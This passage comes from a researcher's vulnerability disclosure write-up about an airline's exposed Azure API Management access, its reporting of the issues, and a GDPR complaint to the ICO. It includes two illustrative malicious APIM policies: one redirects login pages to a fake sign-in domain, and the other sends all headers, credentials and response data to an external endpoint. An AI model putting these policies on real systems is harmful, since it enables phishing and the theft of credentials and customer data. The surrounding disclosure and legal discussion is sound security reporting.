Authorization: Bearer TOKEN
And that only covers actions that could be performed with read permissions — let’s look at write permissions. Any policy in the subscription could be overwritten, including the global policy (unless explicitly denied by a custom role). The global policy applies across all APIs, and can be used to control all requests and responses. Here are just a couple of illustrative examples of catastrophic actions that could possibly have been performed:
- A particularly brazen attacker could have inserted this policy globally, redirecting every developer who visited a sign-in or login URL to an attacker-controlled domain — from which a convincing fake login page could harvest credentials from anyone who didn’t notice the switch.
<policies>
  <inbound>
    <base />
    <choose>
      <when condition="@(context.Request.Url.Path.Contains('signin') || context.Request.Url.Path.Contains('login'))">
        <return-response>
          <set-status code="302" reason="Found" />
          <set-header name="Location" exists-action="override">
            <value>https://_REDACTED_AIRLINE_-fakesignin.com/login</value>
          </set-header>
        </return-response>
      </when>
    </choose>
  </inbound>
</policies>- A more likely, and somewhat quieter, scenario would involve an attacker editing the global policy such that all request and response data is exfiltrated to an external server. This would include username and password data any time a developer enters it into a login page on any of the APIs, and all authorization headers — meaning further token exfiltration, possibly allowing the attacker to pivot into other internal systems. It would also leak the results of any query to any of the APIs to the external server, including full customer data.
<policies>
    <inbound>
        <base />
    </inbound>
    <backend>
        <base />
    </backend>
    <outbound>
        <base />
        <send-request mode="new" response-variable-name="exfilResponse" timeout="10" ignore-error="true">
            <set-url>https://external-endpoint.example.com</set-url>
            <set-method>POST</set-method>
            <set-body>@{
                var headers = context.Request.Headers.ToDictionary(h => h.Key, h => string.Join(", ", h.Value));
                var requestBody = context.Request.Body.As<string>(preserveContent: true);
                var responseBody = context.Response.Body.As<string>(preserveContent: true);
                return Newtonsoft.Json.JsonConvert.SerializeObject(new { headers, requestBody, responseBody });
            }</set-body>
        </send-request>
    </outbound>
    <on-error>
        <base />
    </on-error>
</policies>
Remember that these examples are injections into the development environment, but it wouldn’t take much for a developer to accidentally promote this nefarious code into production.
All the attacker has to do is wait.
6. Reporting to REDACTED AIRLINE
After finding these issues, it was time to report them. Naturally, I went looking for REDACTED AIRLINE’s Vulnerability Disclosure Programme (VDP), but was surprised to find that one doesn’t exist — particularly notable given the context of previous data breaches in the aviation industry.
In any case, I drafted an Initial Findings Notice — detailing the token function, the Azure APIM access, and the data exposure I’d discovered — and sent it, encrypted, to REDACTED AIRLINE, along with a proposed disclosure agreement covering confidentiality arrangements and delivery of a Final Report with full technical detail.
I received a call the next day from the Head of Information Security, thanking me for the report.
A week passed without further update, so I re-tested my findings and found they had already been mostly patched — a relatively quick response.
A couple more weeks passed, so I emailed REDACTED AIRLINE again for an update.
REDACTED AIRLINE replied to say:
We have conducted a thorough investigation, engaged independent external specialists to confirm the extent of your testing, validate any findings and remediation steps, and have taken appropriate action to address the issues raised.
[…]
While we appreciate your offer to discuss this further and your agreement proposal, we are not able to enter into this agreement. Please note however that we are in the process of formalising an external vulnerability disclosure policy and process to provide a clear and structured framework for researchers to report security issues going forward.
[…]
We appreciate the time you have taken to report your findings but must ask that you cease any further testing, re-testing, probing, or interaction with our systems with immediate effect as we continue to closely monitor our systems.
I immediately ceased any further testing.
REDACTED AIRLINE went on to ask for my continued discretion regarding any information obtained during my research. With no agreement in place, that request carries no binding weight — but I have honoured it in good faith. This article discloses only what’s necessary to substantiate the vulnerabilities described, and no customer identifying information is included.
7. The Law
UK General Data Protection Regulation (GDPR) is very specific about how customer data should be protected, and about what constitutes a notifiable data breach.
Articles 32 and 33 require that a company “implement appropriate technical and organisational measures to ensure a level of security appropriate to the risk,” and that a personal data breach be reported within 72 hours unless it’s “unlikely to result in a risk to the rights and freedoms of natural persons.”
UK GDPR Articles 32 and 33 (click to expand)
https://www.legislation.gov.uk/eur/2016/679/article/32
- Taking into account the state of the art, the costs of implementation and the nature, scope, context and purposes of processing as well as the risk of varying likelihood and severity for the rights and freedoms of natural persons, the controller and the processor shall implement appropriate technical and organisational measures to ensure a level of security appropriate to the risk, including inter alia as appropriate:
- the pseudonymisation and encryption of personal data;
- the ability to ensure the ongoing confidentiality, integrity, availability and resilience of processing systems and services;
- the ability to restore the availability and access to personal data in a timely manner in the event of a physical or technical incident;
- a process for regularly testing, assessing and evaluating the effectiveness of technical and organisational measures for ensuring the security of the processing.
https://www.legislation.gov.uk/eur/2016/679/article/33
- In the case of a personal data breach, the controller shall without undue delay and, where feasible, not later than 72 hours after having become aware of it, notify the personal data breach to [the Commissioner], unless the personal data breach is unlikely to result in a risk to the rights and freedoms of natural persons. Where [the notification under this paragraph] is not made within 72 hours, it shall be accompanied by reasons for the delay.
- The processor shall notify the controller without undue delay after becoming aware of a personal data breach.
- The notification referred to in paragraph 1 shall at least:
- describe the nature of the personal data breach including where possible, the categories and approximate number of data subjects concerned and the categories and approximate number of personal data records concerned;
- communicate the name and contact details of the data protection officer or other contact point where more information can be obtained;
- describe the likely consequences of the personal data breach;
- describe the measures taken or proposed to be taken by the controller to address the personal data breach, including, where appropriate, measures to mitigate its possible adverse effects.
- Where, and in so far as, it is not possible to provide the information at the same time, the information may be provided in phases without undue further delay.
- The controller shall document any personal data breaches, comprising the facts relating to the personal data breach, its effects and the remedial action taken. That documentation shall enable [the Commissioner] to verify compliance with this Article.
Given the scope and sensitivity of the data exposed by my findings — full names, addresses, dates of birth, and loyalty account details, potentially affecting any loyalty club member, over what I assessed as a likely two-year exposure window — this would, by my assessment, meet the Article 33 threshold for mandatory notification to the Information Commissioner’s Office (ICO).
After further correspondence with REDACTED AIRLINE it transpired that under their own internal assessment of the identified issues they had decided to not make such a notification to the ICO.
I therefore submitted a complaint to the ICO myself detailing possible GDPR infringements of Articles 5 (1)(f), 32 and 33 by REDACTED AIRLINE.
My complaint has been assigned a Lead Case Officer, and is currently under investigation.
I hope to be able to share more information when the ICO has concluded its investigation.